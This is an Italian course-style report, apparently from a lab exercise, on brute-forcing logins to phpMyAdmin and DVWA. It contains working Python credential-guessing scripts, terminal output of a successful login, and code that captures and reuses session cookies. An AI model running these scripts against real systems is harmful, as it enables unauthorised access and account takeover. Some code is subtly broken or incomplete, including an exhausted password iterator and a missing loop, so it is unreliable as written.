Buid Week - 1

BRUTE FORCE PAGINE PHPMYADMIN - DVWA

Indice

1 phpMyAdmin

2 DVWA

Cos’ è un attacco brute force

Un attacco brute force è un metodo di hacking che cerca l'accesso non autorizzato a un sistema attraverso la ripetizione sistematica di tutte le possibili combinazioni di credenziali. Analogamente all'enumerazione di metodi HTTP, mira a superare le protezioni di sicurezza , tentando in modo persistente di indovinare username e password corrette.

PHPMYADMIN
BRUTE FORCE ATTACK


```python
import requests

# crea delle variabili per definire le directory dei file di Username e password
username_file_path = "/usr/share/nmap/nselib/data/usernames.lst"
password_file_path = "/usr/share/nmap/nselib/data/passwords.lst"

# apre e legge i file contenenti username e password
with open(username_file_path, "r") as usernames, open(
    password_file_path, "r"
) as passwords:
    # primo ciclo per iterare tutti i nomi utenti della lista, e rimuove eventuali spazi vuoti
    for username in usernames:
        username = username.rstrip()
        # secondo ciclo per iterare tutte le password della lista, e rimuove eventuali spazi vuoti
        for password in passwords:
            password = password.rstrip()
            # url di riferimento
            url = "http://192.168.32.101/phpMyAdmin/"
            # dati da mettere nella richiesta
            payload = {
                "pma_username": username,
                "pma_password": password,
                "input_go": "Go",
            }

            try:
                # fa una richiesta post, con l'url di riferimento e il payload
                response = requests.post(url, data=payload)
                print(f"Username: {username}, Password: {password}", end=" ")
                # se la risposta è 200
                if response.status_code == 200:
                    # se questa stringa spunta nella response.text del sito, l'if darà False
                    if "Access denied" in response.text:
                        print("accesso negato ")
                    # sennò entri
                    else:
                        print("Successo!!")
                        exit()
                # altrimenti darà errore, con relativo status code
                else:
                    print("Errore:", response.status_code)
            except requests.exceptions.RequestException as e:
                print("Errore nella richiesta: ", e)
```

Il codice utilizza liste predefinite di username e password da file. Effettua una serie di tentativi di login su un sito specifico usando richieste HTTP POST. Se trova una corrispondenza valida, stampa le credenziali riuscite. Controlla anche gli errori e l'accesso negato. Il processo si interrompe una volta trovate credenziali valide o esaurito l'elenco. Il codice gestisce situazioni comuni di errore durante le richieste HTTP. Utilizza la libreria **requests** per effettuare le richieste.


kali@kali: ~/Scrivania
File Azioni Modifica Visualizza Aiuto
┌──(kali㉿kali)-[~/Scrivania]
└─$ python bt-1.py
Username: debian-sys-maint, Password: password
Username: debian-sys-maint, Password: toledo
Username: debian-sys-maint, Password: Successo!!
┌──(kali㉿kali)-[~/Scrivania]
└─$

DVWA BRUTE FORCE ATTACK
Python

```python
import http.client
import urllib.parse
import http.cookies
import requests

# apre e salva il path in una variabile: username_file e fa lo stesso per password_file
with open("/usr/share/nmap/nselib/data/usr.lst") as username_file, open(
    "/usr/share/nmap/nselib/data/pass.lst"
) as password_file:
    user_list = [user.rstrip() for user in username_file.readlines()]
    pwd_list = [pwd.rstrip() for pwd in password_file.readlines()]

    # primo ciclo per iterare tutti i nomi utenti della lista, e rimuove eventuali spazi vuoti
    for user in user_list:
        user = user.rstrip()
        # secondo ciclo per iterare tutte le password della lista, e rimuove eventuali spazi vuoti
        for pwd in pwd_list:
            pwd = pwd.rstrip()

            # Stampa le combinazione testate durante l'attacco
            print(user, "-", pwd)
            # incorpora i dati da inviare nella richiesta POST
            post_data = urllib.parse.urlencode(
                {"username": user, "password": pwd, "Login": "Submit"}
            )
            # Definisce gli header per la richiesta POST
            post_headers = {
                "Content-type": "application/x-www-form-urlencoded",
                "Accept": "text/html,application/xhtml+xml",
            }

            # stabilisce una connessione con l'ip target
            conn = http.client.HTTPConnection("192.168.32.101", 80)
            # fa una richiesta di tipo POST al PATH specificato, con i dati specificati in precedenza, e incorpora l'header
            conn.request("POST", "/dvwa/login.php", post_data, post_headers)
            # risposta del server
            response = conn.getresponse()
            # se la pagina si trova su index.php
            if response.getheader("location") == "index.php":
                # stampa a schermo le credenziali
                print("Logged with", user, "", pwd)
                # prendi i cookie dall'header
                cookies = http.cookies.SimpleCookie(response.getheader("Set-Cookie"))
                # estrapola solo il valore del PHPSESSID
                phpID = cookies.get("PHPSESSID").value
                # estrapola solo il valore del security
                security = cookies.get("security").value
                # i dati estrapolati dal cookie verranno salvati dentro un file di nome: cookie_file
                with open("/home/kali/Scrivania/cookies", "w") as cookie_file:
                    cookie_file.write(f"PHPSESSID={phpID};\nsecurity={security}")
                # conferma di salvataggio del file
                print("Cookies saved to cookies.txt")
```

Questo script Python è progettato per eseguire un attacco di Brute force contro un'applicazione web, presumibilmente vulnerabile, attraverso il modulo DVWA (Damn Vulnerable Web Application). Utilizzando liste di nomi utente e password predefinite, l'attaccante invia richieste POST per le varie combinazioni. Se il tentativo ha successo e l'utente viene autenticato, le credenziali vengono stampate e i cookie di sessione vengono salvati in un file. L'obiettivo è ottenere l'accesso non autorizzato al sistema.


PARTE 1

```
print("Secondo attacco alla DVWA")
# Richiede all'utente di confermare o annullare il secondo attacco
scelta = int(input("1) SI --- 2) NO: "))
# Se l'utente conferma l'attacco
if scelta == 1:
    print("Inizio secondo attacco BRUTEFORCE")
    # Apre e legge i file contenenti liste di nomi utente, password e token PHP
    user_file = open("/usr/share/nmap/nselib/data/usernames.lst")
    password_file = open("/usr/share/nmap/nselib/data/passwords.lst")
    tokenPHP = open("/home/kali/Scrivania/cookies")
    # Legge le liste di utenti e password dai file
    user_list = user_file.readlines()
    pwd_list = password_file.readlines()
    # Legge e formatta il token PHP dai cookie
    token = tokenPHP.read().strip()
    cookies = http.cookies.SimpleCookie(token)
    cookies_dict = {i.key: i.value for i in cookies.values()}
    # Inizia una sessione con le richieste HTTP
    with requests.Session() as session:
        # Itera tutti gli utenti
        for user in user_list:
            user = user.rstrip()
```


PARTE 2

```
                # Costruisce il payload per la richiesta POST
                payload = {
                    "username": user,
                    "password": pwd,
                    "Login": "Login",
                }
                # Invia la richiesta POST al server DVWA con i dati del payload e i cookie della sessione
                response = session.get(
                    "http://192.168.32.101/dvwa/vulnerabilities/brute/",
                    params=payload,
                    cookies=cookies_dict,
                )
                # Verifica la risposta del server
                if response.status_code == 200:
                    # Se le credenziali sono incorrette, stampa l'informazione
                    if "Username and/or password incorrect" in response.text:
                        print(user, "/", pwd)
                    # Se le credenziali sono corrette, stampa l'informazione e termina lo script
                    elif (
                        "Welcome to the password protected area admin" in response.text
                    ):
                        print("Logged with:", user, "-", pwd)
                        exit()
                    else:
                        # Stampa il codice di stato in caso di risposta anomala
                        print(response.status_code)
    # Stampa un messaggio se nessuna combinazione valida è stata trovata
    print("Nessuna combinazione valida trovata.")
# Se l'utente annulla l'attacco, stampa un messaggio di saluto
elif scelta == 2:
    print("Ciao alla prossima :D")
```

